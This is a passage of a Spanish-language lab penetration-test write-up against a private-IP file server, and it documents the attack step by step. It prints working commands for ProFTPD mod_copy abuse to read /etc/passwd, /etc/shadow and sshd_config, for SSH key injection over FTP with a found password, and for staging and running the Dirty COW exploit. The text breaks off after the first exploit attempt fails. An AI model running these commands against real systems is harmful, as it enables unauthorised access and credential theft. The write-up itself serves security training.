
```
$ printf 'SITE CPFR /etc/passwd\r\nSITE CPTO /smbdata/samba/pw.txt\r\n' \
    | nc -q 2 192.168.56.104 2121   # → 250 Copy successful
```



Paso 10 · mod_copy copia /etc/passwd a un recurso legible.

PASO 11 Exfiltración de /etc/passwd

El archivo copiado se descargó por SMB. Reveló la línea de **smbuser** (home `/home/smbuser`, shell `/bin/bash`) y la de **root**, definiendo el objetivo de acceso.




Paso 11 · /etc/passwd exfiltrado: smbuser y root confirmados.

PASO 12 Verificación del squash de NFS

Se comprobó que el export NFS aplicaba `root_squash`: al escribir como root, los archivos quedaban como `nobody`. Esto limitaba la lectura de archivos sensibles por NFS, pero no por SMB.

```
$ sudo touch /tmp/nfs_mount/rc_test
$ ls -l /tmp/nfs_mount/rc_test   # → nobody nobody
```




Paso 12 · NFS con root_squash confirmado.

PASO 13 Intento de robo de /etc/shadow

Se intentó copiar `/etc/shadow` con mod_copy, pero ProFTPD corre sin privilegios suficientes para leerlo: la operación fue denegada. Esto descartó el crackeo directo de hashes y orientó el ataque hacia la inyección de llave SSH.

```
$ printf 'SITE CPFR /etc/shadow\r\nSITE CPTO /smbdata/samba/sh.txt\r\n' | nc ...
550 CPTO: Permission denied
```



Paso 13 · Robo de /etc/shadow denegado (ProFTPD sin privilegios).

06


Fase III — Explotación (acceso inicial)

El SSH solo aceptaba autenticación por llave pública, por lo que la estrategia fue colocar una llave controlada por el atacante en el home de `smbuser`.

PASO 14 SSH exige llave pública

Un intento de login por contraseña fue rechazado: el servidor respondió `Permission denied (publickey)`, confirmando que `PasswordAuthentication` estaba deshabilitado para usuarios normales.

```
$ ssh smbuser@192.168.56.104
Permission denied (publickey,gssapi-keyex,gssapi-with-mic).
```



Paso 14 · SSH rechaza la contraseña: solo acepta llave.

PASO 15 Confirmación de la configuración SSH

Se exfiltró el `sshd_config` real con mod_copy. Confirmó `PasswordAuthentication no`, `PermitRootLogin yes` y un `AuthorizedKeysFile` estándar (`~/.ssh/authorized_keys`): la llave debía ir en el home del usuario.

```
┌──(kali㉿kali)-[~]
└─$ printf 'SITE CPFR /etc/ssh/sshd_config\r\nSITE CPTO /smbdata/samba/realss
hd.txt\r\n' | nc -q 2 192.168.56.104 2121
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.104]
350 File or directory exists, ready for destination name
250 Copy successful

┌──(kali㉿kali)-[~]
└─$ smbclient //192.168.56.104/smbdata -U smbuser%smbuser -c "cd samba; get r
ealsshd.txt /tmp/realsshd.txt"
getting file \samba\realsshd.txt of size 3929 as /tmp/realsshd.txt (1918.4 Ki
loBytes/sec) (average 1918.5 KiloBytes/sec)


┌──(kali㉿kali)-[~]
└─$ grep -i "authorizedkeysfile\|pubkey\|permitroot" /tmp/realsshd.txt
PermitRootLogin yes
#PubkeyAuthentication yes
AuthorizedKeysFile      .ssh/authorized_keys
# the setting of "PermitRootLogin without-password".
```

Paso 15 · sshd_config real: ruta estándar de llaves autorizadas.

PASO 16 Descubrimiento de la credencial de sistema

La contraseña de Samba (`smbuser`) no servía para el FTP. Probando el login FTP se descubrió que la contraseña de **sistema** de smbuser era distinta: **`rootroot1`** (la de Samba falló con 530).

```
$ ftp 192.168.56.104   # smbuser / smbuser  → 530 Login incorrect
```




Paso 16 · La contraseña de Samba falla en el FTP del sistema.

PASO 17 Inyección de la llave SSH vía FTP

Con la credencial de sistema correcta (`smbuser:rootroot1`), el FTP permitió login local en el home de smbuser. Se generó un par de llaves en Kali, se creó el directorio `.ssh` y se subió la llave pública como `authorized_keys`.

```
$ ssh-keygen -t rsa -f smbuser_key -N ''
```

```
$ ftp 192.168.56.104    # smbuser / rootroot1
ftp> mkdir .ssh
ftp> cd .ssh
ftp> put smbuser_key.pub authorized_keys   # 226 Transfer complete
```




Paso 17 · Llave pública inyectada en el home de smbuser por FTP.

PASO 18 Acceso interactivo como smbuser

Con la llave privada se obtuvo una **shell SSH como smbuser**. El banner confirmó el objetivo y `uname -a` reveló un dato decisivo: kernel **3.10.0-229.el7** (marzo de 2015).

```
$ ssh -i smbuser_key smbuser@192.168.56.104
[smbuser@fileserver ~]$ id   # uid=1000(smbuser)
[smbuser@fileserver ~]$ uname -a   # Linux ... 3.10.0-229.el7 ... 2015
```



Paso 18 · Acceso inicial como smbuser y kernel vulnerable identificado.

07


Fase IV — Escalada de privilegios

El kernel 3.10.0-229 es anterior al parche de **Dirty COW (CVE-2016-5195)**, una condición de carrera que permite a un usuario sin privilegios escribir en archivos de solo lectura y obtener root.

PASO 19 Confirmación de la vulnerabilidad

`searchsploit` confirmó exploits públicos aplicables a la versión del objetivo.

```
$ searchsploit dirty cow
$ searchsploit proftpd 1.3.5
```




Paso 19 · Exploits disponibles confirmados con searchsploit.

PASO 20 Transferencia del exploit

El exploit se descargó en Kali y se transfirió al objetivo por `scp`, usando la llave SSH ya obtenida.

```
$ searchsploit -m 40839
$ scp -i smbuser_key 40839.c smbuser@192.168.56.104:/tmp/dirty.c
```




Paso 20 · Exploit transferido al objetivo por scp.

PASO 21 Primer intento (exploit 40839)

Se compiló y ejecutó la variante de `/etc/passwd` (FireFart). El exploit inició la condición de carrera (`Complete line: firefart:...:0:0`), pero...


```
[smbuser@fileserver tmp]$ gcc -pthread dirty.c -o dirty -lcrypt
[smbuser@fileserver tmp]$ ./dirty Password123
```



Paso 21 · Ejecución de Dirty COW (40839): condición de carrera en curso.

PASO 22 La sesión se reinicia

…la explotación desestabilizó el servicio SSH y la conexión se reinició antes de completar la escritura. Al reconectar, el usuario root no se había creado (`su: user firefart does not exist`).

